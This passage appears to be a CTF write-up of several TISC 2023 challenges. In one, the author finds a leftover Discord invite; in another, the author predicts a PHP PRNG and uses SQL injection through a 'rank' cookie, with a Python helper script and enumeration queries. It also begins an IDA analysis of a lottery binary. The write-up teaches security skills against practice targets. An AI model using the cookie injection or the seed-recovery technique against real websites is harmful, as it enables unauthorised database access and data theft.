
`BetterInvites`? Hmm...

BetterInvites is a Discord bot which allows you to create invite links which automatically assign certain roles to anyone who joins the server with that link. Perhaps we can check the audit log to see whether any such links still exist, and try them out?

```
[2023-09-08 02:54:24.384000+00:00] palindromewow did AuditLogAction.invite_delete
to https://discord.gg/RBjatqsJ
[2023-09-08 02:54:19.658000+00:00] palindromewow did AuditLogAction.invite_create
to https://discord.gg/HQvTm5DSTs
[2023-09-08 02:54:15.735000+00:00] palindromewow did AuditLogAction.invite_create
to https://discord.gg/RBjatqsJ
[2023-09-08 02:54:09.406000+00:00] palindromewow did AuditLogAction.invite_delete
to https://discord.gg/pxbYNkbb
[2023-09-08 02:54:04.705000+00:00] palindromewow did AuditLogAction.invite_create
to https://discord.gg/pxbYNkbb
```

```
[2023-09-08 02:54:02.849000+00:00] palindromewow did AuditLogAction.invite_delete
to https://discord.gg/QB2VRCz3
[2023-09-08 02:53:31.889000+00:00] palindromewow did AuditLogAction.invite_create
to https://discord.gg/2cyZ6zpw7J
[2023-09-08 02:53:23.675000+00:00] palindromewow did AuditLogAction.invite_create
to https://discord.gg/QB2VRCz3
[2023-09-08 02:53:04.363000+00:00] palindromewow did AuditLogAction.invite_delete
to https://discord.gg/3kbjCcYZup
[2023-09-08 02:53:03.510000+00:00] palindromewow did AuditLogAction.invite_delete
to https://discord.gg/ReTcnwNzCZ
```

Interesting. I tried the most recent link that was still active, and finally, I got the flag.



Welcome to #flag!

This is the start of the #flag channel.

22 JULY 2023

PALINDROME 22 Jul 2023, 12:44:11


Please leave this server asap once you have submitted the flag. This helps to free up resources for other participants, thank you!

FLAG: `TISC{H4ppY_B1rThD4y_4nY4!}`

Flag: `TISC{H4ppY_B1rThD4y_4nY4!}`

P.S. can we shitpost in this discord server after the competition ends

6A. The Chosen Ones


The Chosen Ones


DESCRIPTION

Domain(s): Web

We have discovered PALINDROME's recruitment site. Infiltrate it and see what you can find!

http://chals.tisc23.ctf.sg:51943

We're given a link to a pretty simple-looking website.


We at PALINDROME pride ourselves on our talents. And what greater talent could there be but luck? It is a talent truly only gifted to the chosen few. Those who are without it will never have it. Welcome to the door of the chosen. Only the lucky ones in a million shall pass. The rest of you plebians can keep knocking your head on this wall. If at first you do not succeed you never will. Too bad. The lucky number was 361199

Inspecting the given webpage reveals base32 in a HTML comment which seems to be the random number generator code. Here it is after some cleanup:


```php
function random(){
        $prev = $_SESSION["seed"];
        $current = (int)$prev ^ 844742906;
        $current = decbin($current);
        while(strlen($current)<32){
                $current = "0".$current;
        }
        $first = substr($current,0,7);
        $second = substr($current,7,25);
        $current = $second.$first;
        $current = bindec($current);
        $_SESSION["seed"] = $current;
        return $current%1000000;
}
```

Or in Python:

```
def gen(seed):
    cur = seed ^ 844742906
    first = cur // (2**25)
    second = cur % (2**25)
    cur = second * (2**7) + first
    return (cur, cur%1000000) # (new seed, output)
```

We can simply run the generator a few times to get some outputs, then brute force all possible seeds to find the one that gives the sequence that we obtained. With this seed, we can then proceed to predict the next number to access the next part of the challenge.

Now we're presented with this thing:


Personnel List

First name:

Last name:

First Name	Last Name	Rank	Registration Date
Abbie	Novak	0	2023-09-10
Barbara	Kirk	0	2023-09-05
Derrick	Dixon	0	2023-09-02
Jocelyn	Francis	0	2023-09-02
Khloe	Rubio	0	2023-09-09
Mayra	Mccall	0	2023-09-04
Melvin	Pruitt	0	2023-09-07
Reuben	Fritz	0	2023-09-02
Rylan	Yang	0	2023-08-29
Shannon	Carson	0	2023-08-28

At first glance, this looks like an SQL injection in the `First name` or `Last name` fields, but trying out various suspicious characters didn't seem to do anything too strange, other than returning no results.

However, after taking a peek at the cookies on the page, I noticed one named `rank` with value `0`. I tried a few things:

- Changing this to a different number returned all entries with rank less than or equal to that number. Setting this above 10 makes no difference, since the highest rank in the table seems to be 9. None of the entries were very interesting, though.

- Setting this to a non-number, like `a`, seemed to cause an internal server error - even the input text fields disappeared from the server's response.

Suspecting I could try to inject into this field instead, I tried setting `rank` to `(SELECT 1)`, and sure enough, all entries with rank less than or equal to 1 appeared.

We could use a UNION SELECT query to try and exfiltrate strings into the table. As such, I wrote a small python script to help me with this:

```python
import requests

c = {"PHPSESSID": "klmdnbs2bqtffpb6fmrfosvlvl", "rank": "0"}
ENDPOINT = "http://chals.tisc23.ctf.sg:51943/table.php"

def string_query(s):
    c["rank"] = f"0 UNION (SELECT 'AA', ({s}), 0, NULL)"
    r = requests.get(ENDPOINT, cookies=c)
    return r.content[639:].split(b"</td>")[0]

while True:
    print(string_query(input("> ")))
```

Let's test it out:


```
> 'hi'
b'hi'
> SELECT database()
b'palindrome'
> SELECT table_name FROM information_schema.tables WHERE table_schema != 'mysql'
AND table_schema != 'information_schema' LIMIT 1
b'CTF_SECRET'
> SELECT column_name FROM information_schema.columns WHERE table_name =
'CTF_SECRET' LIMIT 1
b'flag'
> SELECT flag FROM CTF_SECRET
b'TISC{Y0u_4rE_7h3_CH0s3n_0nE}'
```

Wonderful.

Flag: `TISC{Y0u_4rE_7h3_CH0s3n_0nE}`

> Afternote: I felt like this challenge was far, far, far too easy for a level 6; while this is a bit disappointing, it's more of a deal because this is an optional challenge that only those who cleared the A route would be able to capitalise on.

7A. DevSecMeow



DevSecMeow

TISC LEVEL 7

DESCRIPTION
Domain(s): Cloud

Palindrome has accidentally exposed one of their onboarding guide! Sneak in as a new developer and exfiltrate any meaningful intelligence on their production system.

https://d3mg5a7c6anwbv.cloudfront.net/

Note: Concatenate flag1 and flag2 to form the flag for submission.


TISC{.*} SUBMIT

60 attempts left

>cloud

honestly not sure what i was expecting. i flee back to the land of safety

6B. 4D


4D

TISC LEVEL 6

DESCRIPTION
Domain(s): RE, Pwn

PALINDROME has hacked into the 4D lottery system and is now able to predict the winning numbers. They plan to use this information to rig the next draw and win millions of dollars.


Our forensics team managed to find a memory dump from one of the compromised systems, containing their binary executable. Determine how it works in order to stop them and protect the integrity of the 4D lottery system.

http://chals.tisc23.ctf.sg:48471

ATTACHED FILES
4d

TISC{.*} CHALLENGE SOLVED

Visiting the website just presents us with a mostly blank page with 5 randomly generated 4D numbers:


4D Number Generator

- Number: 4910
- Number: 9616
- Number: 3853
- Number: 4019
- Number: 1687

The provided binary spins up a server at `localhost:12345` when launched - presumably, it's just a copy of whatever is running on remote (except minus the stylesheets, so everything looks awfully ugly).

The server seems to be powered by vweb, which is a web server written in... V... whatever language that is. It seems to be built on top of C, at least.


I immediately tried grepping for interesting strings in the binary, and sure enough, I found a `TISC` in there somewhere.

Tracing the cross-references through IDA, I found that the string is referenced in `main__decrypt()`, with the following call tree:

```
main__App_get_4d_number()
        => main__compare()
                => main__decrypt()
```

That's nice. So we already know how to get started.

Let's start by trying to get our bearings.



```
memmove(v163, v171, 0x10uLL);
string_bytes(v160, v163[0], (__int64)v163[1]);// This converts the string in v163 to an array structure.
memmove(v161, v160, 0x20uLL);
for ( i = 0; i < 5; ++i )
{
  memset(v156, 0, sizeof(v156));
  v155 = (int)rand__int() % 10;
  v156[0] = math__abs_T_int(v155);
  v155 = (int)rand__int() % 10;
  v156[1] = math__abs_T_int(v155);
  v155 = (int)rand__int() % 10;
  v156[2] = math__abs_T_int(v155);
  v155 = (int)rand__int() % 10;
  v156[3] = math__abs_T_int(v155);    // For each 4D number, it literally generates 4 separate digits from 0-9
  new_array_from_c_array_noscan(v157, 4LL, 4LL, 1LL, (__int64)v156);
  memmove(v158, v157, 0x20uLL);       // Now v158 is a pointer to an array data structure containing the digits we just generated.
  for ( j = 0; j < 8; ++j )
  {
    memmove(&v152, v158, 0x20uLL);    // Copy the array data structure to &v152 (which is on the stack). As a result:
                                      // v152 = pointer to actual data
                                      // v153 = num elements?
    array_push_many_noscan(v161, (char *)v152, v153);// Pushes elements into the array whose address is in v161, increasing its size accordingly.
  }
  v206 = &v58;
  memmove(&v58, v161, 0x20uLL);       // Now we move said array onto the stack at &v58.
  array_slice(v151, 0LL, 32LL, v7, v8, v9, v58, v59, v60, (int)v61);// Educated guess that this does what I think it does.
                                      // Only relevant arguments are the first three.
  memmove(v161, v151, 0x20uLL);       // Now our array is at the address in v161.
```


(Yes, I gained the ability to make sense of IDA pseudocode at some point, so I don't have to trudge through assembly anymore. It's so much faster.)

Here we can see that, somewhat interestingly, each digit of each 4D number is generated independently, and placed into a C array. Then, a "new array" is initialised from this C array (presumably, this is how V handles arrays). This has the following memory structure:

```
+0x00: pointer to the actual array data
+0x0c: number of elements
+0x10: ? (maybe maximum array capacity? not sure)
+0x18: size of each element
```

Following this, we see that the individual digits of the number are pushed into some other array (let's call this `array`) 8 times (in total, 32 elements are added). Then we take the slice `array[:32]`.

Moving on:

